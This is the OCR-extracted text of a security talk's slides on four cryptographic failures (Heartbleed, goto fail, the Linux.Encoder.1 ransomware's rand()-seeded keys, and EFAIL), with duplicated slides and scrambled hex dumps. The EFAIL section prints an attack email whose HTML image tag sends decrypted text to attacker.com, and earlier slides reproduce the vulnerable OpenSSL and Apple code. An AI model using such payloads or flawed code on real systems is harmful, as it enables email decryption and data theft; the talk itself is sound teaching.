Cryptography Gone Wrong

Autopsy of four major cryptographic disasters

About the author

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Introduction

Crypto is a solved problem ... in maths

The main issues are

- Implementation
- Bad usage
- Key safety (not really crypto)

Cryptographic failure can be unnoticed and critical

Outline

Focus on 4 failures:

- Heartbleed
- goto fail;
- Linux.Encoder.1
- EFAIL


Heartbleed (2014)

CVE 2014-0160

Implementation bug in OpenSSL heartbeat

20% of servers worldwide







RFC 6520

Structure of a TLS heartbeat message

```
struct {
   HeartbeatMessageType type;
   uint16 payload_length;
   opaque payload[HeartbeatMessage.payload_length];
   opaque padding[padding_length];
} HeartbeatMessage;
```

OpenSSL implementation

```
unsigned char *p = &s->s3->rrec.data[0], *pl;
unsigned short hbtype;
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

struct {
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    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

OpenSSL implementation

```
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
/* Random padding */
RAND_pseudo_bytes(p, padding);

### HeartbeatMessageType type;
uint16 payload_length;
opaque payload[HeartbeatMessage.payload_length];

#### opaque padding[padding_length];
HeartbeatMessage;
```

OpenSSL implementation

OpenSSL implementation

OpenSSL implementation

```
buffer = OPENSSL malloc(1 + 2 + payload + padding);
bp = buffer;
/* Enter response type, length and copy payload */
                                                               pl is only 1 byte
*bp++ = TLS1 HB RESPONSE;
                                         s2n(payload, bp);
                                                                                       SEÑ. º6A. FÎ = xì ÂöÓ
                                          24 EB D1 05 B2 36 41 0F 46 CE AA BB EC C2 F6 D3
                                                                                        ë 'a+zHG@fz"..igŸ
memcpy(bp, pl, payload);
                                         EB 91 61 2B 7A 48 47 A9 CD 7A 94 81 OC ED A4 9F
                                         E9 83 E8 19 73 65 63 72 65 74 20 64 61 74 61 20
                                                                                       éfè.secret data
/* Random padding */
                                          6F 66 20 61 6E 6F 74 68 65 72 20 75 73 65 72 2E
                                                                                       of another user.
RAND pseudo bytes(p, padding);
                                          4D 2B 0D 86 03 F0 E4 42 5D 5E F6 2E EA BF 56 7F
                                                                                       M+. + . & aB1 ~ o . e ¿ V .
                                         A2 EE D5 F8 A4 C3 O1 F8 D1 AD 6F E8 AA F2 77 D3
                                                                                       ¢îÕø¤Ã.øÑ.oèªòwÓ
                                                                                       È.ubL·kŸd..ø±FÓő
                                         C8 8F 75 FE 4C B7 6B 9F 64 03 02 F8 B1 46 D3 F5
                                                                                       ë.;jä'žkt%.kr¢!.
                                               3B 6A E4 91 9E 6B 74 BD 06 6B 72 A2 21 01
                                                                                       4"S£őhš]5öLßnÝ«.
                                          BC 98 A7 A3 F5 68 9A 5D 35 F6 4C DF 6E DD AB 17
                                                                                        5E.Ó., Z^.fêT-Ou»
                                          35 45 03 D3 84 05 5A 5E 8F 66 EA 54 2D 4F B5 BB
```

OpenSSL implementation

```
buffer = OPENSSL malloc(1 + 2 + payload + padding);
bp = buffer;
                                                             since payload = 65535, the whole
                                                                  heap section is copied
/* Enter response type, length and copy payload */
*bp++ = TLS1 HB RESPONSE;
s2n(payload, bp);
                                                                                              SEÑ. "6A. FÎ = xì ÂöÓ
                                                                                              ë 'a+zHG@Íz"..í¤Ÿ
memcpy(bp, pl, payload);
                                            E9 83 E8 19 73 65 63 72 65 74 20 64 61 74 61 20
                                                                                             éfè.secret data
/* Random padding */
                                            6F 66 20 61 6E 6F 74 68 65 72 20 75 73 65 72 2E
                                                                                             of another user.
RAND pseudo bytes(p, padding);
                                                                                             M+. + . & aB1 ~ o . e ¿ V .
                                                                                              ¢îÕø¤Ã.øÑ.oè°òwÓ
                                            A2 EE D5 F8 A4 C3 O1 F8 D1 AD 6F E8 AA F2 77 D3
                                             C8 8F 75 FE 4C B7 6B 9F 64 03 02 F8 B1 46 D3 F5 E.upl. kYd. . ø±FÓõ
                                                                                              ë.; jä 'žkt%.kro!.
                                             BC 98 A7 A3 F5 68 9A 5D 35 F6 4C DF 6E DD AB 17
                                                                                              4"S£őhš]5öLßnÝ«.
                                                                                              5E.Ó., Z^.fêT-Ou»
                                             35 45 03 D3 84 05 5A 5E 8F 66 EA 54 2D 4F B5 BB
```

Patch

Simple bounds check

```
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
```

goto fail (2014)

CVE 2014-1266

Implementation bug in Safari TLS1.1 cert check

Affected all iOS/OS X devices

Attacker can MitM any SSL connection silently

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
       goto fail;
   if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
       goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
       goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
       goto fail;
       goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
       goto fail;
   err = sslRawVerify(...);
fail:
    SSLFreeBuffer (&signedHashes);
    SSLFreeBuffer (&hashCtx);
   return err;
```

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
       goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
       goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
       goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
       goto fail;
       goto fail;
   if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
       goto fail;
   err = sslRawVerify(...);
fail:
    SSLFreeBuffer (&signedHashes);
    SSLFreeBuffer (&hashCtx);
   return err;
```

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
   if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
   if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
   err = sslRawVerify(...);
    . . .
fail:
   SSLFreeBuffer (&signedHashes);
   SSLFreeBuffer (&hashCtx);
    return err;
```

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
                       goto fail;
                    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
                       goto fail;
                    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                       goto fail;
                    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                       goto fail;
                   goto fail;
                   if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                        goto fail;
Unreachable code
                   err = sslRawVerify(...);
                fail:
                   SSLFreeBuffer (&signedHashes);
                    SSLFreeBuffer (&hashCtx);
                    return err;
```

```
if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
                            goto fail;
                         if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
                            goto fail;
                         if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                            goto fail;
                         if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                            goto fail;
                         goto fail;
                         if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                            goto fail;
Check is never executed err = sslRawVerify(...);
                    fail:
                        SSLFreeBuffer (&signedHashes);
                        SSLFreeBuffer (&hashCtx);
                 err is 0 return err;
```

Attack in practice:

- Intercept connection, pretend to be the server
- Negotiate protocol TLS 1.1 (standard was TLS 1.2)
- Exchange original cert + <u>own public key</u>
- Public key verification against cert is skipped
- You are now the server, invisible to the user!

Linux.Encoder.1 (2015)

First ransomware for Linux machines

Targets user and web directories

Asks for 1 BTC to decrypt

- Typical ransomware
 - Random key is generated for each file
 - Key is encrypted using attacker's pubkey
 - Impossible to recover without privkey

Let's do some reverse engineering!

x64 ELF, statically compiled, not stripped, close to no obfuscation Piece of cake

```
u6 = (FILE *)fopen(file_plain);
u3 = fopen(file_encrypted);
u7 = (FILE *)u3;
if ( u3 && u6 )
{
   aeskey = randstring(16LL);
```

```
do
    *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

```
enc_key_len = public_encrypt(aeskey);
fwrite(&file_len, 1LL, 4LL, v7);
fwrite(&enc_key_len, 1LL, 4LL, v7);
fwrite(enc_key, 1LL, enc_key_len, v7);
fwrite(&iv, 1LL, 16LL, v7);
```

```
while ( cursor_pos < file_size )
{
    size_to_read = file_size - cursor_pos;
    if ( file_size - cursor_pos > 16 )
        size_to_read = 16;
    if ( fread(&plain_buffer, 1LL, size_to_read, v6) <= 0 )
        break;
    cursor_pos += 16;
    aes_encrypt((__int64)&plain_buffer, 0x10u, aeskey, (__int64)&iv, (__int64)&enc_buffer);
    fwrite(&enc_buffer, 1LL, 16LL, v7);
}</pre>
```

But where's the bug?

Key+IV generation algorithm

```
charset_5202[(signed __int64)((signed int)rand() % 69)]
```

```
do
    *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

Key+IV generation algorithm

```
charset_5202[(signed __int64)((signed int)rand() % 69)]
```

```
do
    *(++aes_iv - 1) = rand();
while ( aes_iv != &aes_iv_plus_16 );
```

Using rand() is dangerous

Need to use a strongly random seed

```
but... v4 = time(OLL);
srand(v4);
```

File recovery becomes trivial

- Recover attack start time
- srand(starttime)
- Generate key+IV pairs
- Decrypt all files

EFAIL (2017)

3 vulnerabilities in email clients and S/MIME & OpenPGP

Most clients vulnerable



Decrypt any encrypted email using victim's key

One of the attacks uses mixed content-type

- Partly encrypted
- Partly plaintext

Anatomy of a multipart/mixed email :

--MultipartBoundary--

From: alice@gmail.com Headers To: bob@gmail.com Content-Type: multipart/mixed; boundary="MultipartBoundary" --MultipartBoundary Content-Type: text/html Hi Bob, We have updated all access codes for the office. The new passcode is : --MultipartBoundary Content-Type: application/pkcs7-mime; smime-type=enveloped-data Content-Transfer-Encoding: base64 VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC

Anatomy of a multipart/mixed email :

From: alice@gmail.com

```
To: bob@gmail.com
           Content-Type: multipart/mixed; boundary="MultipartBoundary"
           --MultipartBoundary
           Content-Type: text/html
 Body #1
(plaintext)
          Hi Bob,
          We have updated all access codes for the office. The new passcode is :
           --MultipartBoundary
           Content-Type: application/pkcs7-mime; smime-type=enveloped-data
           Content-Transfer-Encoding: base64
           VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
           --MultipartBoundary--
```

Anatomy of a multipart/mixed email:

--MultipartBoundary--

```
From: alice@gmail.com
            To: bob@gmail.com
            Content-Type: multipart/mixed; boundary="MultipartBoundary"
            --MultipartBoundary
            Content-Type: text/html
            Hi Bob,
            We have updated all access codes for the office. The new passcode is :
            --MultipartBoundary
            Content-Type: application/pkcs7-mime; smime-type=enveloped-data
  Body #2
            Content-Transfer-Encoding: base64
(encrypted)
            VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC . ←... Only Bob can decrypt this
```

Email client stitches the parts together:

Hi Bob,

We have updated access codes for the office.

The new passcode is: 1234

(In a real scenario the entire email would be encrypted, but you get the idea)

How does the EFAIL attack work?

- Intercept encrypted email
- Send encrypted part in malicious payload
- Victim decrypts encrypted part
- The payload leaks the decrypted content

How does the EFAIL attack work?

```
From: alice@gmail.com
              To: bob@gmail.com
              Content-Type: multipart/mixed; boundary="MultipartBoundary"
              --MultipartBoundary
              Content-Type: text/html
              Hi Bob,
              We have updated all access codes for the office. The new passcode is :
              --MultipartBoundary
              Content-Type: application/pkcs7-mime; smime-type=enveloped-data
Attacker wonts Content-Transfer-Encoding: base64
to decrypt this
              VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
              --MultipartBoundary--
```

How does the EFAIL attack work?

```
From: attacker@gmail.com
                        To: bob@gmail.com
                        Content-Type: multipart/mixed; boundary="MultipartBoundary"
                        --MultipartBoundary
                        Content-Type: text/html
   Payload first part | <img src="https://attacker.com/
                        --MultipartBoundary
                        Content-Type: application/pkcs7-mime; smime-type=enveloped-data
      Attacker wants
                        Content-Transfer-Encoding: base64
      to decrypt this
                        VGhpcyBzaGl0IHNob3VsZCBzdGF5IHNlY3JldC ....
                        --MultipartBoundary
                        Content-Type: text/html
Payload second part I ">
                        --MultipartBoundary--
```

How does the EFAIL attack work?

```
Decrypted email is interpreted as HTML
```

Server logs of attacker.com

```
[10/Oct/2014:13:55:36 +0200] "GET /1234 HTTP/1.0" 200 2326 "Mozil]
```

The two other attacks work similarly, but use CBC/CFB gadgets to embed the payload directly inside the encrypted part

PDFex (2019) : similar attack on encrypted PDFs

Conclusion

Hanlon's Razor

"Never attribute to malice that which can adequately be explained by stupidity"

Thanks!

Any questions?

Mathis HAMMEL

